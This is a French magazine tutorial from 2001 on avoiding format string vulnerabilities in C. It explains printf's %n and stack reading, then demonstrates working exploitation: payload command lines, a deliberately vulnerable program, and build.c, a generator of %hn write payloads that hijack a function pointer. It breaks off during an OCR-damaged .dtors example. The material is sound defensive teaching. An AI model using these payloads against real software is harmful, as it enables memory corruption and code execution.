Éviter les failles de sécurité dès le développement d'une application 4ème Partie*

Depuis quelques temps déjà, les messages signalant que tel ou tel programme contient une faille de type chaîne de format *(*format string*) se multiplient. Cet article explique d'où vient le danger et montrera qu'une tentative d'économie de six caractères à saisir suffit à compromettre la sécurité d'un programme.*

D'où vient le danger ?

La plupart des failles de sécurité ont souvent une même cause : la paresse. La règle n'est pas mises en défaut dans le cas des bogues de format.

Très souvent, dans un programme, il est nécessaire d'écrire une chaîne de caractères (le "lieu" de l'écriture n'est pas important, il peut tout aussi bien s'agir d'un fichier que de la sortie standard). Une simple instruction suffit :

```
printf("%s", str);
```

Toutefois, un programmeur peut décider de gagner du temps et six octets en n'écrivant que :

```
printf(str);
```

Par ce souci d'économie, ce programmeur vient d'ouvrir une faille potentielle dans son oeuvre. Il s'est contenté de passer comme argument une chaîne de caractères, qu'il voulait de toute façon afficher sans aucune modification. Pourtant, cette chaîne sera balayée à la recherche de directives de formatage **`(%d, %g, ...)`**. Lorsqu'un tel caractère de format est découvert, l'argument correspondant est recherché dans la pile.

Nous commencerons par quelques rappels sur les fonctions de type **`printf()`**, mais nous aborderons également des aspects moins connus de ces routines. Ensuite, nous verrons comment obtenir les informations nécessaires à l'exploitation d'une telle faille. Enfin, nous rassemblerons tout ceci dans le cadre d'un exemple simple.

Les chaînes de format : rappels et découvertes

Dans cette partie, nous nous intéresserons aux chaînes de format. Nous ferons un bref rappel sur leur utilisation et nous irons à la découverte d'une format assez peu connu dont nous dévoilerons toutes les arcanes.

`printf()` : on m'aurait menti !

Commençons par ce que nous avons tous appris dans nos manuels de programmation : la plupart des fonctions de lecture / écriture du langage C utilisent un mécanisme de formatage des données, c'est-à-dire qu'outre la valeur à lire ou écrire, il faut également préciser comment l'écrire. Le programme suivant illustre ceci simplement :

```
/* aff.c */
#include <stdio.h

main() {
  int i = 64;
  char a = 'a';
  printf("int  : %d %d\n", i, a);
  printf("char : %c %c\n", i, a);
}
```

Son exécution produit l'affichage suivant :

```
gcc aff.c -o aff
./aff
int  : 64 97
char : @ a
```

Le premier **`printf()`** écrit le contenu de la variable entière **`i`** et de la variable **`a`** de type **`char`** sous forme de valeurs entières (par le formatage **`%d`**), ce qui provoque, dans la cas de la variable **`a`**, l'affichage non de la lettre

* Cet article est paru dans le numéro 26 de *Linux Magazine France*, au mois de février 2001.

'a' mais du code ASCII correspondant. En revanche, le second **printf()** convertit la variable entière **i** en caractère et affiche le caractère correspondant au code ASCII 64.

Ceci ne constitue en rien une révolution et reste conforme avec de nombreuses fonctions qui utilisent un prototypage similaire à celui de la fonction **printf()** :

1. un argument, sous forme de chaîne de caractères (**const char *format**) sert à préciser le format employé ;

2. un ou plusieurs autres arguments optionnels, représentent les variables dont les valeurs sont formatées relativement aux indications contenues dans la chaîne précédente.

La plupart de nos cours de programmation s'arrêtent ici, en précisant une liste non exhaustive de formatages possibles (**%g**, **%h**, **%x**, l'utilisation du caractère **.** pour indiquer la précision...) Mais il est un formatage souvent passer sous silence :**%n**. Voici ce qu'en dit la page **man** de la fonction **printf()** :

The number of characters written so far is stored into the integer indicated by the `int *` (or variant) pointer argument. No argument is converted.

Le nombre de caractères déjà écrits est stocké dans l'entier indiqué par l'argument pointeur de type **int ***. Aucun argument n'est converti.

Il faut bien comprendre ce que cela signifie : cet argument permet d'écrire dans une variable de type pointeur, même lorsqu'il est utilisé dans une fonction d'affichage !

Avant de continuer, signalons que ce format existe également pour les fonctions de la famille de **scanf()**, **syslog()**, ...

Jouons un peu

Nous allons maintenant étudier l'utilisation et le comportement de ce formatage au travers de petits programmes. Le premier, **printf1**, en illustre une utilisation simple :

```
/* printf1.c */
1: #include <stdio.h
2:
3: main() {
4:   char *buf = "0123456789";
5:   int n;
6:
7:   printf("%s%n\n", buf, &n);
8:   printf("n = %d\n", n);
9: }
```

Le premier **printf()** affiche la chaîne de caractères "**0123456789**" qui comporte dix caractères. Le format **%n** écrit donc cette valeur dans la variable **n** :

```
gcc printf1.c -o printf1
./printf1
0123456789
n = 10
```

Transformons légèrement notre programme en remplaçant l'instruction **printf()** de la ligne 7 par l'instruction suivante :

```
7:   printf("buf=%s%n\n", buf, &n);
```

L'exécution de ce nouveau programme confirme bien nos espoirs : la variable **n** vaut 14, soit 10 caractères provenant de la chaîne "**buf**" plus les 4 caractères "**buf=**" contenus dans la chaîne de format elle-même.

Le formatage **%n** comptabilise donc tous les caractères qui apparaissent dans la chaîne de format. En fait, comme le montre le programme **printf2**, il comptabilise plus que ça :

```
/* printf2.c */

#include <stdio.h

main() {
  char buf[10];
  int n, x = 0;

  snprintf(buf, sizeof buf, "%.100d%n", x, &n);
  printf("l = %d\n", strlen(buf));
  printf("n = %d\n", n);
}
```

L'utilisation de la fonction **snprintf()** force l'écriture d'au plus dix octets dans la variable **buf**. La variable **n** devrait donc valoir 10 :

```
gcc printf2.c -o printf2
./printf2
l = 9
n = 100
```

En fait, le format **%n** compte le nombre de caractères qui auraient dû être écrits. Cet exemple illustre que lors de l'écriture tronquée d'une chaîne dans un buffer de taille fixe, le format **%n** ignore cette troncature.

Que se passe-t-il réellement ? En fait, la chaîne de format est complètement développée avant d'être recopiée, comme l'illustre le programme **printf3** :

```
/* printf3.c */

#include <stdio.h

main() {
  char buf[5];
  int n, x = 1234;

  snprintf(buf, sizeof buf, "%.5d%n", x, &n);
  printf("l = %d\n", strlen(buf));
  printf("n = %d\n", n);
  printf("buf = [%s] (%d)\n", buf, sizeof buf);
}
```

printf3 comporte quelques différences par rapport à **printf2** :

- le buffer est réduit à une taille de cinq octets

- dans la chaîne de format, la précision vaut également 5 ;

- on affiche finalement le contenu du buffer.

Son exécution donne l'affichage suivant :

```
gcc printf3.c -o printf3
./printf3
l = 4
n = 5
buf = [0123] (5)
```

Les deux premières lignes ne présentent aucune surprise. Quant à la dernière, elle illustre le comportement de la fonction **`printf()`** :

1. la chaîne de format est déployée, conformément aux commandes qu'elle contient, ce qui donne ici la chaîne de caractères "**`00000\0`**" ;

2. les variables sont inscrites aux emplacement prévus, ce qui se résume à recopier la variable **`x`** dans notre exemple. La chaîne de caractères contient alors "**`01234\0`**" ;

3. enfin, **`sizeof buf - 1`** octets sont recopiés de cette chaîne dans la destination **`buf`**, ce qui nous donne bien "**`0123\0`**"

En toute rigueur, ceci n'est pas parfaitement exact mais reflète le fonctionnement général. Pour plus de détails, le lecteur pourra se référer aux sources de la **`GlibC`**, en particulier celles de la fonction **`vfprintf()`** dans le répertoire **`${GLIBC_HOME}/stdio-common`**.

Avant de clore cette partie, signalons qu'il est possible d'obtenir exactement les mêmes résultats avec une autre écriture dans les chaînes de format. Nous avons précédemment utilisé le format appelé *précision* (le point '.' dans les chaînes de format). Cette précision indique la quantité minimale de chiffres à écrire pour représenter un nombre. Une autre combinaison d'instructions de format conduit à un résultat similaire : **`0n`**, où **`n`** indique la largeur du nombre, **`0`** qu'il faut mettre des 0 à la place des espaces au cas où le nombre ne remplirait pas toute la largeur qui lui est allouée.

Maintenant que les chaînes de format en général et le format **`%n`** en particulier ne présentent plus aucun secret, nous allons étudier leurs comportements.

pile et printf()

Explorer la pile


Le programme suivant nous guidera au long de cette partie afin de comprendre le comportement de la fonction **`printf()`** vis-à-vis de la pile :

```
/* pile.c */
 1: #include <stdio.h>
 2:
 3:  int
 4  main(int argc, char **argv)
 5: {
 6:    int i = 1;
 7:    char buffer[64];
 8:    char tmp[] = "\x01\x02\x03";
 9:
10:    snprintf(buffer, sizeof buffer, argv[1]);
11:    buffer[sizeof (buffer) - 1] = 0;
12:      printf("buffer  :  [%s]  (%d)\n",  buffer,
strlen(buffer));
13:    printf ("i = %d (%p)\n", i, &i);
14: }
```

Ce programme se contente de recopier un argument dans la chaîne **`buffer`**. Nous avons bien pris soin - comme nous l'avons vu dans les articles précédents - de ne pas recopier "trop" de données et de mettre un caractère de fin de chaîne afin d'éviter les risques de débordement de buffers.

```
gcc pile.c -o pile
./pile toto
buffer : [toto] (4)
i = 1 (bffff674)
```

Il fonctionne comme nous nous y attendions. Avant d'approfondir, nous allons examiner ce qui se passe au niveau de la pile lors de l'appel de la fonction **`snprintf()`** en ligne 8.



Cette figure décrit l'état de la pile au moment où le programme entre dans la fonction **`snprintf()`**. Nous ne nous préoccupons pas ici du registre **`%esp`**. Il pointe quelque part en-dessous du registre **`%ebp`**. Comme nous l'avons vu dans un précédent article, les deux premières valeurs situées en **`%ebp`** et **`%ebp+4`** contiennent les sauvegardes respectives des registres **`%ebp`** et **`%eip`**. Les arguments de la fonction **`snprintf()`** apparaissent alors :

1. l'adresse de la destination ;

2. le nombre maximal de caractère à recopier ;

3. l'adresse de la chaîne de format **argv[1]** qui fait également office de donnée.

Enfin, d'après les sources de notre programme, le reste de la mémoire est occupé successivement par le tableau de 4 caractères **tmp**, puis les 64 octets de la variable **buffer** et finalement la variable entière **i**.

La chaîne de caractères **argv[1]** sert à la fois de chaîne de format et de données. En effet, dans l'ordre des arguments normaux de la fonction **snprintf()**, **argv[1]** apparaît en lieu et place de la chaîne de format. Comme il n'est pas spécialement contre-indiqué d'avoir des caractères dans celle-ci, tout se déroule normalement.

Que se passe-t-il maintenant lorsque **argv[1]** ne contient plus uniquement des caractères simples, mais également des caractères de contrôle ? Normalement, **snprintf()** les interprète comme tels... et il n'y a aucune raison pour qu'il agisse différement. Mais dans ce cas, quels sont les arguments employés pour construire la chaîne résultante étant donné que nous ne lui en fournissons aucun ? En fait, **snprintf()** se sert directement dans la pile ! Revenons à notre programme **pile** :

```
./pile "123 %x"
buffer : [123 30201] (9)
i = 1 (bffff674)
```

Tout d'abord, la chaîne "**123** " est recopiée dans **buffer**. Le **%x** indique à **snprintf()** de convertir le premier argument rencontré en hexadécimal. D'après la figure vue plus haut, ce premier argument n'est autre que la variable **tmp** qui contient la chaîne **\x01\x02\x03\x00**, ce qui apparaît, sur notre type de microprocesseur, comme l'équivalent du nombre hexadécimal 0x00030201.

```
./pile "123 %x %x"
buffer : [123 30201 20333231] (18)
i = 1 (bffff674)
```

L'ajout d'un second **%x** permet d'explorer plus loin dans la pile. En effet, il indique à **snprintf()** d'aller chercher les quatre octets situés après la variable **tmp**. Il s'agit alors des quatre premiers octets du **buffer**. Or, **buffer** contient la chaîne "**123** ", ce qui peut se voir comme le nombre hexadécimal 0x20333231 (0x20=espace, 0x31='1'...). Pour chaque **%x**, **snprintf()** "se déplace" par sauts de quatre octets (**unsigned int** sur les processeurs ix86) dans **buffer**. Cette variable joue ainsi un double rôle :

1. destination pour l'écriture ;
2. source données pour les instructions de formatage.

Nous pouvons remonter dans la pile d'autant d'octets que peut en contenir notre **buffer** :

```
./pile "%#010x %#010x %#010x %#010x %#010x
%#010x"
buffer : [0x00030201 0x30307830 0x32303330
0x30203130 0x33303378 0x333837] (63)
i = 1 (bffff654)
```

Toujours plus haut

Cette méthode permet de remonter dans la pile jusqu'à l'extrémité du buffer. Certes, cette information est déjà amplement suffisante, mais il est possible d'aller chercher d'autres informations plus loin dans la pile, au-delà même du buffer vulnérable.

Parmi les instructions de formatage, il en existe une utilisée parfois lorsqu'il est nécessaire de permuter les paramètres à convertir. On insère entre le caractère **%** et la directive de mise en forme une séquence **m$**, où **m** est un entier positif ou nul. Ce nombre représente la position dans la liste d'arguments de la variable à utiliser (le compte commence à 1) :

```
/* explore.c */
#include <stdio.h>

  int
main(int argc, char **argv) {

  char buf[12];

  memset(buf, 0, 12);
  snprintf(buf, 12, argv[1]);

  printf("[%s] (%d)\n", buf, strlen(buf));
}
```

Le formatage à l'aide de **m$** nous permet de remonter où nous voulons dans la pile, tout comme nous le ferions en utilisant **gdb** :

```
./explore %1\$x
[0] (1)
./explore %2\$x
[0] (1)
./explore %3\$x
[0] (1)
./explore %4\$x
[bffff698] (8)
./explore %5\$x
[1429cb] (6)
./explore %6\$x
[2] (1)
./explore %7\$x
[bffff6c4] (8)
```

Le caractère **** est ici nécessaire pour protéger le **$** et éviter que le shell n'essaye de l'interpréter. Les trois premiers appels nous font visiter le contenu de la variable **buf**. Nous obtenons, avec **%4\$x** la sauvegarde du registre **%ebp**, puis, avec le suivant, la valeur de l'adresse de retour de la fonction **main()**. Les 2 derniers résultats présentés ici montrent la valeur de la variable **argc** puis l'adresse contenue dans ***argv** (rappelons que la déclaration ****argv** signifie que ***argv** est un tableau d'adresses).

En résumé ...

Cet exemple illustre que les formats fournis nous permettent alors de remonter dans la pile en quête d'informations, par exemple la valeur de retour d'une fonction, une adresse... Or, nous avons vu au début de cet article que nous pouvions écrire avec les fonctions de type **`printf()`** : nous sommes donc en présence d'une magnifique vulnérabilité potentielle !

Premiers pas

Pour terminer de vous convaincre, revenons au programme **`pile`** :

```
perl -e 'system "./pile \x64\xf6\xff\xbf%.496x%n"'
buffer :
[döÿ¿00000000000000000000000000000000000000000000000000000000000000] (63)
i = 500 (bffff664)
```

Nous transmettons comme chaîne de caractères :

1. l'adresse de la variable **`i`** ;
2. une instruction de formatage (**`%.496x`**) ;
3. une seconde instruction de formatage (**`%n`**) qui écrira à l'adresse indiquée dans la pile.

Pour déterminer l'adresse de la variable **`i`** (**`0xbffff664`** ici), on peut lancer deux fois le programme, et modifier la ligne de commande en conséquence. Comme vous pouvez le constater, **`i`** a changé de valeur. La chaîne de format transmise et la disposition de la pile signifient que le **`snprintf()`** s'interprète en fait ainsi :

```
snprintf(buffer,
         sizeof buffer,
         "\x64\xf6\xff\xbf%.496x%n",
         tmp,
         quatre premiers octets de buffer);
```

Les quatre premiers octets (i.e. l'adresse de **`i`**) sont écrits au début de **`buffer`**. La directive **`%.496x`** nous se "débarasse" de la variable **`tmp`** présente dans la pile. Nous pourrons ainsi arriver au début du buffer. Bien que la précision d'écriture demandée soit 496, elle n'écrit que soixante octets au maximum (car il y en a déjà quatre d'écrit, et la longueur du buffer, transmise en second argument vaut 64). La valeur 496 est arbitraire, et nous permet de manipuler le compteur d'octets écrits. Nous avons vu que la directive **`%n`** stocke le nombre d'octets qui auraient dû être écrits. Ici, cette valeur vaut 496 plus les quatre octets déjà écrits, soit 500. Ce nombre est recopié à l'adresse indiquée par l'argument suivant. Comme la remontée de la pile nous à conduit au début du buffer, l'écriture a lieu à l'adresse représentée par ses quatre premiers octets, c'est-à-dire **`i`**.

Mais nous pouvons pousser cet exemple encore plus loin. Pour parvenir à modifier la valeur de **`i`**, nous avions besoin de connaître son adresse... mais dans certains cas, le programme nous la donne :

```
/* swap.c */
#include <stdio.h>

main(int argc, char **argv) {

  int cpt1 = 0;
  int cpt2 = 0;
  int addr_cpt1 = &cpt1;
  int addr_cpt2 = &cpt2;

  printf(argv[1]);
  printf("\ncpt1 = %d\n", cpt1);
  printf("cpt2 = %d\n", cpt2);
}
```

L'exécution de ce programme nous révèle que nous pouvons contrôler la pile (presque) comme nous le voulons :

```
./swap AAAA
AAAA
cpt1 = 0
cpt2 = 0
./swap AAAA%1\$n
AAAA
cpt1 = 0
cpt2 = 4
./swap AAAA%2\$n
AAAA
cpt1 = 4
cpt2 = 0
```

Comme vous le constatez, en fonction de l'argument fourni, nous modifions soit **`cpt1`**, soit **`cpt2`**. Le format **`%n`** s'attend à rencontrer une adresse, c'est pourquoi nous ne pouvons pas modifier directement une variable en essayant **`%3$n (cpt2)`** ou **`%4$n (cpt1)`** mais que nous devons passer par un pointeur. Ces derniers sont des denrées courantes en C et les possibilités de modifications sont vraiment fréquentes.

Variations sur le même thème

Les exemples présentés précédemment proviennent d'un programme compilé avec **`egcs-2.91.66`** et **`glibc-2.1.3-22`**. Toutefois, vous n'obtiendrez probablement pas les mêmes résultats chez vous. En effet, les fonctions de type **`*printf()`** changent suivant les versions de la **`glibc`** et les compilateurs n'effectuent pas du tout les mêmes opérations.

Le programme **`variante`** met en évidence ces différences :

```
/* variante.c */
#include <stdio.h>

main(int argc, char **argv) {

  char aaa[] = "AAA";
  char buffer[64];
  char bbb[] = "BBB";

  if (argc < 2) {
    printf("Usage : %s <format>\n",argv[0]);
    exit (-1);
  }

  memset(buffer, 0, sizeof buffer);
```

```
  snprintf(buffer, sizeof buffer, argv[1]);
  printf("buffer   =   [%s]   (%d)\n",   buffer,
strlen(buffer));
}
```

Les tableaux **aaa** et **bbb** nous servent de délimiteurs dans notre remontée de la pile. Ainsi, nous saurons que lorsque nous rencontrerons **424242**, les octets suivants suivants seront dans **buffer**. Le tableau ci-dessous les différences en fonction des versions des **glibc**.

Compilateur	glibc	Affichage
gcc-2.95.3	2.1.3-16	buffer = [8048178 8049618 804828e 133ca0 bffff454 424242 38343038 2038373] (63)
egcs-2.91.66	2.1.3-22	buffer = [424242 32343234 33203234 33343332 20343332 30323333 34333233 33] (63)
gcc-2.96	2.1.92-14	buffer = [120c67 124730 7 11a78e 424242 63303231 31203736 33373432 203720] (63)
gcc-2.96	2.2-12	buffer = [120c67 124730 7 11a78e 424242 63303231 31203736 33373432 203720] (63)

Dans la suite de cet article, nous continuerons à utiliser **egcs-2.91.66** et la **glibc-2.1.3-22**, mais ne soyez donc pas surpris si vous constatez des différences sur votre machine.

Exploitation d'un bug de format

Lors de l'exploitation des débordements de buffer, nous profitions d'un buffer pour aller dans la pile écraser la valeur de retour de la fonction.

Avec les chaînes de format, nous avons vu que nous pouvions accéder où nous voulions (pile, tas, bss, .dtors...), nous devons juste fournir l'adresse pour que la directive **%n** sache où écrire.

Le programme vulnérable

Nous disposons de plusieurs méthodes pour exploiter les bugs de formats. L'article de P. Bouchareine *Format string vulnerability* présente l'écrasement de la valeur de retour d'une fonction, mais d'autres alternatives sont tout à fait envisageables.

```
/* vuln.c */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int helloWorld ();
int accessForbidden ();

int vuln (const char *format)
{
  char buffer [128];
  int (* ptrf ) ();

  memset (buffer, 0, sizeof (buffer));

  printf ("helloWorld() = %p\n", helloWorld);
  printf ("accessForbidden() = %p\n\n",
                accessForbidden);
  ptrf = helloWorld;
  printf ("Avant formatage : ptrf() = %p (%p)\n",
                ptrf, & ptrf);
  snprintf (buffer, sizeof buffer, format);
  printf ("buffer = [%s] (%d)\n",
                buffer, strlen (buffer)) ;
  printf ("Après formatage : ptrf() = %p (%p)\n",
                ptrf, & ptrf);
  return ptrf ();
}

int main(int argc, char **argv)
{
  int i;
  if (argc <= 1) {
    fprintf(stderr, "Usage: %s <buffer>\n",
                    argv[0]);
    exit(-1);
  }
  for (i = 0; i < argc; i++)
    printf("%d %p\n",i,argv[i]);
  exit(vuln(argv[1]));
}

int helloWorld ()
{
  printf ("Welcome in \"helloWorld\"\n");
  fflush (stdout);
  return 0;
}

int accessForbidden ()
{
  printf("You shouldn't be here \n");
  fflush (stdout);
  return 0;
}
```

Nous définissons une variable **ptrf** qui est de type *pointeur sur une fonction*. Nous allons modifier la valeur de ce pointeur pour exécuter la fonction de notre choix.

Premier exemple

Tout d'abord, il nous faut obtenir le décalage existant entre la position courante dans le pile et le buffer :

```
./vuln "AAAA %x %x %x %x"
helloWorld() = 0x8048634
accessForbidden() = 0x8048654

Avant formatage : ptrf() = 0x8048634 (0xbffff5d4)
buffer = [AAAA 21a1cc 8048634 41414141 61313220]
(37)
Après formatage : ptrf() = 0x8048634 (0xbffff5d4)
Welcome in "helloWorld"

./vuln AAAA%3\$x
helloWorld() = 0x8048634
accessForbidden() = 0x8048654

Avant formatage : ptrf() = 0x8048634 (0xbffff5e4)
buffer = [AAAA41414141] (12)
Après formatage : ptrf() = 0x8048634 (0xbffff5e4)
Welcome in "helloWorld"
```

Le premier appel à notre programme nous révèle immédiatement ce que nous recherchons : trois mots (au sens *mot machine*, i.e. quatre octets sur les x86) nous séparent du début de la variable **buffer**. Le second appel, avec comme premier argument **AAAA%3\$x**, confirme ce constat.

Notre but est donc de remplacer le contenu initial du pointeur **ptrf** (à savoir **0x8048634** qui correspond à l'adresse en mémoire de la fonction **helloWorld()**) par la valeur **0x8048654** (adresse de **accessForbidden()**). Nous devons donc écrire **0x8048654** octets (ce qui fait 134514260 octets, environ 128Mo). A titre indicatif, le programme prend environ 20 secondes sur un bi-pentium 350 MHz :

```
./vuln `printf
"\xd4\xf5\xff\xbf%%.134514256x%%"3\$n `
helloWorld() = 0x8048634
accessForbidden() = 0x8048654

Avant formatage : ptrf() = 0x8048634 (0xbffff5d4)
buffer =
[Ôõÿ¿000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000
00000000000000000000000000000] (127)
Après formatage : ptrf() = 0x8048654 (0xbffff5d4)
You shouldn't be here "accesForbidden"
```

Qu'avons-nous fait ? Nous avons juste fourni l'adresse de **ptrf (0xbffff5d4)**. Ensuite, l'instruction suivante de formatage (**%.134514256x**) lit le premier mot de la pile sur le nombre désiré d'octets (nous avons déjà écrit quatre octets avec l'adresse de **ptrf**, il en reste donc **134514260-4=134514256**). Enfin, nous écrivons cette valeur à l'adresse désirée (**%3$n**).

Problèmes de mémoires : diviser pour régner

Toutefois, il n'est pas toujours possible d'utiliser des buffers de 128Mo. Le format **%n** attend un pointeur sur un entier, c'est-à-dire quatre octets. Il est possible d'en altérer le comportement pour en faire un pointeur sur un **short int**, soit uniquement deux octets, grâce à l'instruction **%hn**. Nous découpons donc l'entier dans lequel nous voulons écrire en deux parties. La plus grosse écriture tiendra alors sur **0xffff** octets (65535 octets = 64Ko).

Ainsi, en reprenant l'exemple précédent, nous transformons l'opération "écrire **0x8048654** à l'adresse **0xbffff5d4**" en deux opérations successives :

- écrire **0x8654** à l'adresse **0xbffff5d4**
- écrire **0x0804** à l'adresse **0xbffff5d4+2=0xbffff5d6**

La seconde écriture se situe sur les octets hauts de l'entier, ce qui explique le décalage nécessaire de deux unités.

Cependant, **%n** (ou au **%hn**) comptabilise le nombre de caractères écrits jusqu'à présent dans la chaîne. Il ne fait donc qu'augmenter. Des deux paires d'octets, nous commençons donc par celle qui contient la plus petite valeur ! Ensuite, il ne reste plus qu'à utiliser la différence entre cette valeur et la seconde en guise de précision pour obtenir la bonne valeur. De retour à notre exemple, le premier formatage est **%.2052x** (2052 = 0x0804) et le second **%.32336x** (32336 = 0x8654 - 0x0804). Chaque **%hn** placé juste après comptabilisera le nombre voulu d'octets.

Il reste à indiquer aux deux instructions de formatage **%hn** où écrire. L'opérateur **m$** nous facilite la tâche. Si nous plaçons ces deux adresses dès le début du buffer, nous n'avons qu'à remonter la pile à coup de **m$** pour trouver la valeur de **m** qui correspond au début du buffer. Comme nous utilisons les huit premiers octets du buffer pour y stocker les adresses à écraser, la première valeur écrite doit être diminuée d'autant.

Notre chaîne de format ressemble alors à :

"[adr] [adr+2] % . [val. min. -8] x% [offset] $h n% . [val. max - val. min.] x% [offset + 1] $hn"

Le programme **build** construit une chaîne de format à partir de trois informations :

1. l'adresse à écraser ;
2. la valeur à y placer ;
3. l'offset (en nombre de mot machine) jusqu'au début du buffer.

```
/* build.c */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

/**
   Les quatre octets où écrire sont décomposés
ainsi : HH HH LL LL

   Les variables terminant par "*h" correspondent
à la partie haute (H)
   Les variables terminant par "*l" correspondent
à la partie basse (L)
```

```
 */
char*  build(unsigned  int  addr,  unsigned  int
value, unsigned int where) {

  unsigned int length = 128; // flemme   unsigned
int valh;
  unsigned int vall;
  unsigned char b0 = (addr >> 24) & 0xff;
  unsigned char b1 = (addr >> 16) & 0xff;
  unsigned char b2 = (addr >>  8) & 0xff;
  unsigned char b3 = (addr      ) & 0xff;

  char *buf;

  /* décomposition de la valeur */
  valh = (value >> 16) & 0xffff; //haut
  vall = value & 0xffff;         //bas

  fprintf(stderr, "adr : %d (%x)\n", addr, addr);
  fprintf(stderr, "val : %d (%x)\n",value,value);
  fprintf(stderr, "valh: %d (%.4x)\n",valh,valh);
  fprintf(stderr, "vall: %d (%.4x)\n",vall,vall);

  /* allocation du buffer */
  if (!buf=(char *)malloc( length*sizeof(char))){
    fprintf(stderr,   "Can't   allocate buffer
(%d)\n", length);
    exit(EXIT_FAILURE);
  }
  memset(buf, 0, length);

  if (valh < vall) {
snprintf(buf,
    length,
    "%c%c%c%c"     /* adresse haute */
    "%c%c%c%c"     /* adresse basse */
    "%%.%hdx" /* pour ajuster le premier %hn */
    "%%%d$hn" /* le %hn sur la partie haute */
    "%%.%hdx" /* pour ajuster le second %hn */
    "%%%d$hn",/* le %hn sur la partie basse */
    b3+2, b2, b1, b0,    /* adresse haute */
    b3, b2, b1, b0,      /* adresse basse */
    valh-8,   /* pour ajuster le premier %hn */
    where,    /* le %hn sur la partie haute */
    vall-valh,/* pour ajuster le second %hn */
    where+1   /* le %hn sur la partie basse */
    );
} else {
     snprintf(buf,
     length,
    "%c%c%c%c"
    "%c%c%c%c"
    "%%.%hdx"
    "%%%d$hn"
    "%%.%hdx"
    "%%%d$hn",
    b3+2, b2, b1, b0,
    b3, b2, b1, b0,
    vall-8,    where+1,
    valh-vall, where );
  }
  return buf;
}

  int
main(int argc, char **argv)
{
  char *buf;
  if (argc < 3)
    return (EXIT_FAILURE);
  buf = build(strtoul(argv[1], NULL, 16),
              strtoul(argv[2], NULL, 16),
              atoi(argv[3]));
  fprintf(stderr, "[%s] (%d)\n",
                  buf, strlen(buf));
  printf("%s",  buf);
  return (EXIT_SUCCESS);
}
```

Selon que la première valeur à écrire se situe dans la partie haute ou basse de la valeur totale, l'ordre des arguments change. Vérifions que nous obtenons maintenant le même résultat que précédemment, mais sans les problèmes potentiels de mémoires.

Tout d'abord, notre exemple étant assez simple, le seul paramètre que nous avons à déterminer est l'offset :

```
./vuln AAAA%3\$x
argv2 = 0xbffff819
helloWorld() = 0x8048644
accessForbidden() = 0x8048664

Avant formatage : ptrf() = 0x8048644 (0xbffff5d4)
buffer = [AAAA41414141] (12)
Après formatage : ptrf() = 0x8048644 (0xbffff5d4)
Welcome in "helloWorld"
```

Nous constatons qu'il vaut toujours 3. Comme notre programme poursuit un but pédagogique, nous avons déjà les autres informations nécessaires à l'exploitation, c'est-à-dire les adresses de **`ptrf`** et **`accesForbidden()`**. Nous transmettons alors notre buffer à **`vuln`** :

```
./vuln `./build 0xbffff5d4 0x8048664 3`
adr : -1073744428 (bffff5d4)
val : 134514276 (8048664)
valh: 2052 (0804)
vall: 34404 (8664)
[Öõÿ¿Ôõÿ¿%.2044x%3$hn%.32352x%4$hn] (33)
argv2 = 0xbffff819
helloWorld() = 0x8048644
accessForbidden() = 0x8048664

Avant formatage : ptrf() = 0x8048644 (0xbffff5b4)
buffer                                          =
[Öõÿ¿Ôõÿ¿0000000000000000000d0000000000000000000
0000000000000000000000000000000000000000000000000
0000000000000000000000000] (127)
Après formatage : ptrf() = 0x8048644 (0xbffff5b4)
Welcome in "helloWorld"
```

Il ne s'est rien passé ! En fait, comme nous avons employé un buffer plus grand que le précédent dans la chaîne de format, la pile a changé l'adresse de **`ptrf`** (de **`0xbffff5d4`**, elle s'est déplacée à **`0xbffff5b4`**). Nous devons donc ajuster cette valeur :

```
./vuln `./build 0xbffff5b4 0x8048664 3`
adr : -1073744460 (bffff5b4)
val : 134514276 (8048664)
valh: 2052 (0804)
vall: 34404 (8664)
[¶õÿ¿´õÿ¿%.2044x%3$hn%.32352x%4$hn] (33)
argv2 = 0xbffff819
helloWorld() = 0x8048644
accessForbidden() = 0x8048664

Avant formatage : ptrf() = 0x8048644 (0xbffff5b4)
buffer                                          =
[¶õÿ¿´õÿ¿0000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000
0000000000000000000000000] (127)
Après formatage : ptrf() = 0x8048664 (0xbffff5b4)
You shouldn't be here
```

Notre programme fonctionne !!!

Autre exploitation

Dans cet article, nous avons commencé par prouver que les bogues de format contenait une faille de sécurité. Un autre aspect est l'exploitation de cette faille. Le précédent article présentait les débordements de buffer et l'exploitation qui correspondait (l'écrasement de la valeur de retour d'une fonction). D'autres possibilités existent et nous allons présenter celle qui s'attaque à la section **.dtors**.

Lorsqu'un programme est compilé avec **gcc**, il contient une section constructeur (**.ctors**) et une autre *destructeur* (**.dtors**). Chacune de ces sections contient des pointeurs sur des fonctions à exécuter respectivement avant d'entrer dans le **main()** et une fois que le programme en sort.

```
/* cdtors */

void entree(void) __attribute__ ((constructor));
void sortie(void) __attribute__ ((destructor));

int main()
{
  printf("dans main()\n");
}

void entree(void)
{
  printf("dans entree()\n");
}

void sortie(void)
{
  printf("dans sortie()\n");
}
```

Le résultat obtenu illustre ceci :

```
gcc cdtors.c -o cdtors
./cdtors
dans entree()
dans main()
dans sortie()
```

Chacune de ces sections est construite de la même manière :

```
objdump -s -j .ctors cdtors

cdtors:     file format elf32-i386

Contents of section .ctors:
 804949c      ffffffff dc830408           00000000
............
objdump -s -j .dtors cdtors

cdtors:     file format elf32-i386

Contents of section .dtors:
 80494a8      ffffffff f0830408           00000000
............
```

On vérifie que les adresses indiquées correspondent bien à celles de nos fonctions (attention : la commande **objdump** précédente donne les adresses en little endian) :

```
objdump -t cdtors | egrep "entree|sortie"
080483dc   g               F   .text  00000012
entree
080483f0   g               F   .text  00000012
